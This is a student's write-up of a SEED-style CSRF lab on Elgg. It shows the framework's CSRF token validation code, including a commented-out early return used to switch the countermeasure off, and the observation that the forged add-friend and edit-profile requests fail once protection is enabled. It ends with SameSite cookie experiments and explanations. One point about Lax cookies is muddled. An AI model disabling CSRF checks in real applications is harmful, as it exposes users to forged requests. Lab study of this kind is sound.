$token = $request->getParam('__elgg_token');
$ts = $request->getParam('__elgg_ts');
$session_id = $this->session->getID();

if (($token) && ($ts) && ($session_id)) {
    if ($this->validateTokenOwnership($token, $ts)) {
        if ($this->validateTokenTimestamp($ts)) {
            // We have already got this far, so unless anything
            // else says something to the contrary we assume we're ok
            $returnval = $request->elgg()->hooks-
>trigger('action_gatekeeper:permissions:check', 'all', [
                'token' => $token,
                'time' => $ts
            ], true);

            if ($returnval) {
                return;
            } else {
                throw new CsrfException($request->elgg()->
echo('actiongatekeeper:pluginprevents'));
            }
        } else {
            // this is necessary because of #5133
            if ($request->isXhr()) {
                throw new CsrfException($request->elgg()->echo(
                    'js:security:token_refresh_failed',
                    [$this->config->wwwroot]
                ));
            } else {

```

```

        throw new CsrfException($request->elgg()->echo('actiongatekeeper:timeerror'));
    }
}
} else {
    // this is necessary because of #5133
    if ($request->isXhr()) {
        throw new CsrfException($request->elgg()->echo('js:security:token_refresh_failed', [$this->config->wwwroot]));
    } else {
        throw new CsrfException($request->elgg()->echo('actiongatekeeper:tokeninvalid'));
    }
}
} else {
    $error_msg = $request->elgg()->echo('actiongatekeeper:missingfields');
    throw new CsrfException($request->elgg()->echo($error_msg));
}
}

/**
 * Basic token validation
 *
 * @param string $token Token
 * @param int    $ts    Timestamp
 *
 */
public function isValidToken($token, $ts) {
    return $this->validateTokenOwnership($token, $ts) && $this->validateTokenTimestamp($ts);
}

/**
 * Is the token timestamp within acceptable range?
 *
 * @param int $ts timestamp from the CSRF token
 *
 * @return bool
 */
protected function validateTokenTimestamp($ts) {
    $timeout = $this->getActionTokenTimeout();
    $now = $this->getCurrentTime()->getTimestamp();
}

```

```

        return ($timeout == 0 || ($ts > $now - $timeout) && ($ts < $now + $timeout));
    }

    /**
     * Returns the action token timeout in seconds
     *
     * @return int number of seconds that action token is valid
     *
     * @see Csrf::validateActionToken
     * @internal
     * @since 1.9.0
     */
    public function getActionTokenTimeout() {
        // default to 2 hours
        $timeout = 2;
        if ($this->config->hasValue('action_token_timeout')) {
            // timeout set in config
            $timeout = $this->config->action_token_timeout;
        }

        $hour = 60 * 60;

        return (int) ((float) $timeout * $hour);
    }

    /**
     * Was the given token generated for the session defined by session_token?
     *
     * @param string $token      CSRF token
     * @param int    $timestamp   Unix time
     * @param string $session_token Session-specific token
     *
     * @return bool
     * @internal
     */
    public function validateTokenOwnership($token, $timestamp, $session_token = "") {
        $required_token = $this->generateActionToken($timestamp, $session_token);

        return $this->crypto->areEqual($token, $required_token);
    }

    /**
     * Generate a token from a session token (specifying the user), the timestamp, and the site
     * key.
     *

```

```

* @param int $timestamp Unix timestamp
* @param string $session_token Session-specific token
*
* @return false|string
* @internal
*/
public function generateActionToken($timestamp, $session_token = "") {
    if (!$session_token) {
        $session_token = $this->session->get('__elgg_session');
        if (!$session_token) {
            return false;
        }
    }

    return $this->hmac
        ->getHmac([(int) $timestamp, $session_token], 'md5')
        ->getToken();
}
}

```

Made changes in the return

```

ip-172-31-19-202:~/CSE643/Lab-01/Lab... seed@ip-172-31-19-202:~/CSE643/Lab-01/Lab... root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security Csrf.php
File Edit View Search Terminal Tabs Help
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# nano Csrf.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# cat Csrf.php
GNU nano 4.8
/*
 * @param Config $config Elgg config
 * @param ElggSession $session Session
 * @param ElggCrypto $crypto Crypto service
 * @param HmacFactory $hmac HMAC service
 */
public function __construct(
    Config $config,
    ElggSession $session,
    ElggCrypto $crypto,
    HmacFactory $hmac
) {
    $this->config = $config;
    $this->session = $session;
    $this->crypto = $crypto;
    $this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    //Return; // Added for SEED Labs (disabling the CSRF countermeasure)
    $tken = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
}

```

Make changes to return // return

```

ip-172-31-19-202:~/CSE643/Lab-01/Lab... seed@ip-172-31-19-202:~/CSE643/Lab-01/Lab... root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# Csrf.php
File Edit View Search Terminal Tabs Help
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# nano Csrf.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# cat Csrf.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# cat Csrf.php
<?php
namespace Elgg\Security;

use Elgg\Config;
use Elgg\CsrfException;
use Elgg\Request;
use Elgg\TimeUsing;
use ElggCrypto;
use ElggSession;

/**
 * CSRF Protection
 */
class Csrf {
    use TimeUsing;
    /**
     * @var Config
     */
    protected $config;
}

```

Now, let's enable it.

Let's clear Alice Profile and save it.

Alice

Blogs
Bookmarks
Files

Edit avatar
Profile
Settings
Friends
Log out

Samy

Brief description
Samy is my hero.

About me
Samy is my hero.

Remove friend
Send a message

Blogs
Bookmarks

Remove Sammy and description from Alice's friend's list

Alice's friends

No friends yet.

Alice

Blogs
Bookmarks
Pages
Wire post

So now Alice friends list is empty

We want to check whether these two attacks worked or not. Go back to the attacker website.


CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack

Click on “Add-Friend” Attack



We are unable to see any friends




Form is missing token ts fields, which means those tokens are enabled, but we didn't supply them.(Alice session id and token does not match so the script did not execute)

Based on the same-site policy for another website cannot access this token and ts

Then we will learn another way to access them from the same website, the cross site scripting attack, how to access this tool with a cross site scripting attack

File CSRF cannot access it from another website and you will see enable as we captured in the http header live we see those two tokens

The second attack edit profile



We click it,

The screenshot shows a browser window with the URL www.attacker32.com/editprofile.html. The page content is bold black text: "This page forges an HTTP POST request." Below the text is the word "undefined". The browser's address bar, toolbar, and status bar are visible.

Now go to Alice folder click refresh

The screenshot shows a browser window with the URL www.seed-server.com/friends/alice. The page title is "Alice's friends" and displays the message "No friends yet.". On the right side of the page, there are several red error boxes with the text "Form is missing __token or __ts fields". The browser's address bar, toolbar, and status bar are visible.

We are able to see missing token ts_ fields.

Now lets switch to another page

Note: If the GUID is not right you don't have authorized to update profile, edit profile.

The countermeasure has worked

The screenshot shows a browser window with the URL www.seed-server.com/profile/alice. The page title is "Alice" and displays a profile picture of Alice from Alice in Wonderland. On the right side of the page, there are several red error boxes with the text "Form is missing __token or __ts fields". The browser's address bar, toolbar, and status bar are visible.


Will always have an active session that will keep the attack.

The screenshot shows a web browser window with the URL www.seed-server.com/profile/alice. The page title is "Alice". At the top right, there are buttons for "Edit avatar" and "Edit profile". Below the title, there is a placeholder image of Alice from Alice in Wonderland. To the left of the main content area, there is a sidebar with the following links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". In the center of the main content area, the text "profile is empty" is displayed in a large, bold, black font.

So we just need to make it disable, we just need to go away from this attack, no need to close it.

Task 5: Experimenting with the Same-Site cookie method

Experiment A



The screenshot shows a web browser window with the URL www.example32.com. The page title is "Setting Cookies". Below the title, a message states: "After visiting this web page, the following three cookies will be set on your browser." followed by a bulleted list: • cookie-normal: normal cookie • cookie-lax: samesite cookie (Lax type) • cookie-strict: samesite cookie (Strict type)". At the bottom of the page, there are two links: "Experiment A: click [Link A](#)" and "Experiment B: click [Link B](#)".

So for experiment A and B you can view the source code by right-clicking on the source code.



The screenshot shows a web browser window with the URL [view-source:](http://www.example32.com/). The page displays the HTML source code of the "Setting Cookies" page. The code includes a title, a style section with a light blue background color and font settings, and a body section containing an h1 tag, a paragraph, an ul list with three items corresponding to the cookies mentioned in the experiment, and two h2 tags at the bottom. Lines of code are numbered on the left side.

```
1 <html>
2 <head><title>SameSite Cookie Experiment</title></head>
3 <style>
4     *
5 body{
6     background-color: #D4EFD;
7     font-family: Arial, Helvetica, sans-serif;
8     margin: 40px;
9 }
10 .item { color: blue }
11 </style>
12 <body>
13
14 <h1>Setting Cookies</h1>
15
16 <p>
17 After visiting this web page, the following three cookies will be
18 set on your browser.
19 <ul>
20 <li><span class='item'>cookie-normal:</span> normal cookie</li>
21 <li><span class='item'>cookie-lax:</span> samesite cookie (Lax type)</li>
22 <li><span class='item'>cookie-strict:</span> samesite cookie (Strict type)</li>
23 </ul>
24 </p>
25 <h2>Experiment A: click <a href="http://www.example32.com/testing.html">Link A</a></h2>
26 <h2>Experiment B: click <a href="http://www.attacker32.com/testing.html">Link B</a></h2>
27
28 </body>
29 </html>
```

So the cookies are inside list testing.html.

Here Link A is from same website and Link B is from different website, so we will see how this same site cookie works.

When you click on Link A

SameSite Cookie Experiment

A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

some data

C. Sending Post Request (form)

some data

When you click on GET request

www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a **same-site** request!

When you click on POST request

www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a **same-site** request!

view-source:http://www.example32.com/showcookies.php

```
<html>
<head><title>SameSite Cookie Experiment</title></head>
<style>
body{
background-color: #D4EFD;
font-family: Arial, Helvetica, sans-serif;
margin: 40px;
}
li { color: blue }
</style>
<body>
<h1>Displaying All Cookies Sent by Browser</h1>
<ul>
<li><h3>cookie-normal=aaaaaa</h3></li>
<li><h3>cookie-lax=bbbbbb</h3></li>
<li><h3>cookie-strict=cccccc</h3></li>
</ul>
<h2>Your request is a <font color='red'>
same-site </font>
request!
</h2>
</body>
</html>
```

We are not able to see the PHP code because we are not on the client side

```
<html>
<head><title>SameSite Cookie Experiment</title></head>
<style>
body{
    background-color: #D4EFDF;
    font-family: Arial, Helvetica, sans-serif;
    margin: 40px;
}
li { color: blue }
</style>
<body>

<h1>Displaying All Cookies Sent by Browser</h1>
<ul>
<?php
foreach ($_COOKIE as $key=>$val)
{
    echo '<li><h3>' . $key . '=' . $val . "</h3></li>\n";
}
?>
</ul>

<h2>Your request is a <font color='red'>
<?php
if(isset($_COOKIE['cookie-strict'])) {
    echo 'same-site ';
}
else {
    echo 'cross-site ';
}
?>
</font>
request!
</h2>

</body>
</html>
```

Above is the same site cookie experiment code and see how it access those cookies

Experiment-B

SameSite Cookie Experiment

A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

When you click on POST request

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaa

Your request is a **cross-site request!**

When you click on GET request

Activities Firefox Web Browser

SEED Project Web_CSRF_Egg.pdf Alice : Egg For SEED Alice : Egg For SE

www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaa
- cookie-lax=bbbbbbb

Your request is a **cross-site request!**

Let's try a post you only see this cookie normal

- Please describe what you see and explain why some cookies are not sent in certain scenarios.

When we were in our website our three cookies were executing and when we were coming from the attacker website the strict cookies were not executing. Why?
This is the functionality of strict cookies.

- Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

SameSite cookies are designed to help a server differentiate between cross-site and same-site requests by specifying how cookies should be handled in various contexts. Here's how SameSite cookies work to enable the server to detect the nature of a request:

1. SameSite Cookie Attribute:
 - When a server sets a cookie with the SameSite attribute, it defines how the cookie should be treated in relation to the site's origin.
2. Same-Site Requests:

- For requests that originate from the same site (i.e., have the same domain and protocol as the web page that set the cookie), the SameSite cookie will be sent along with the request as usual. These are considered "same-site requests."
3. Cross-Site Requests:
 - In the case of cross-site requests (requests originating from a different site), the behavior of SameSite cookies varies depending on the SameSite attribute value.
 4. SameSite=Strict:
 - If the SameSite attribute is set to "Strict," the cookie is not sent with cross-site requests at all. This means that the server can detect that a request is cross-site because the cookie will be absent in the request headers.
 5. SameSite=Lax:
 - When the SameSite attribute is set to "Lax," the cookie is sent with certain types of cross-site requests, such as top-level navigations initiated by clicking a link. The server can use the presence of the cookie to determine that the request is cross-site.
 6. SameSite=None (with Secure):
 - If the SameSite attribute is set to "None" in combination with the "Secure" attribute (i.e., "SameSite=None; Secure"), the cookie is sent with all cross-site requests, regardless of the context. However, this should only be used for specific scenarios where cross-origin interactions are necessary.

In summary, the SameSite attribute, when used in cookies, provides a mechanism for the server to instruct the browser on how to handle the cookie in different request contexts. By configuring the SameSite attribute appropriately, the server can effectively identify whether a request is cross-site or same-site based on whether the cookie is included in the request headers and under what circumstances it is sent.

This distinction is important for security purposes, as it helps prevent unauthorized cross-site request forgery (CSRF) attacks by controlling how cookies are used in cross-origin interactions while allowing legitimate same-site requests to function normally.

- **Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.**

Using the SameSite cookie attribute is a valuable strategy to help defend against Cross-Site Request Forgery (CSRF) attacks in web applications like Elgg. Here are the general ideas of how Elgg could leverage the SameSite cookie mechanism for CSRF protection:

1. **SameSite Cookie Attribute:**
 - Elgg can set the SameSite attribute on its session cookies. The SameSite attribute can have three possible values: "Strict," "Lax," or "None."
2. **Strict SameSite Value:**
 - When a cookie has the "SameSite=Strict" attribute, the browser will only send the cookie in a first-party context. This means the cookie will be sent only if the request originates from the same site (i.e., the same domain) as the web page that set the cookie. This setting provides the highest level of protection against CSRF attacks.

3. Lax SameSite Value:

- Using "SameSite=Lax" allows the cookie to be sent with top-level navigation requests, such as when a user clicks a link. However, the cookie won't be sent with cross-origin POST requests that could be used for CSRF attacks. This offers a balance between security and usability.

4. None SameSite Value (with Secure):

- When "SameSite=None" is used in combination with the "Secure" attribute (i.e., "SameSite=None; Secure"), the cookie can be sent in cross-origin requests initiated by third-party sites, but only over secure HTTPS connections. This is commonly used for scenarios where certain cross-origin interactions are required, such as Single Sign-On (SSO) solutions.

5. Strict as the Default:

- Elgg can set "SameSite=Strict" as the default for its session cookies unless there is a specific need for a lax or cross-origin behavior, in which case, the "Lax" or "None" SameSite attribute can be used selectively.

6. Additional Security Measures:

- Elgg should complement SameSite cookie settings with other security measures, such as anti-CSRF tokens. This ensures that even if a CSRF attack manages to send a request with the correct session cookie, it won't succeed without the corresponding token.

7. Testing and Monitoring:

- Regularly testing and monitoring the effectiveness of SameSite cookie settings is crucial. Elgg should ensure that the desired level of protection against CSRF attacks is being achieved and that legitimate user interactions are not adversely affected.

By using the SameSite cookie attribute appropriately, Elgg can significantly reduce the risk of CSRF attacks by controlling how cookies are sent in cross-origin requests. This helps protect users from unauthorized actions initiated by malicious websites while maintaining a good user experience on the platform.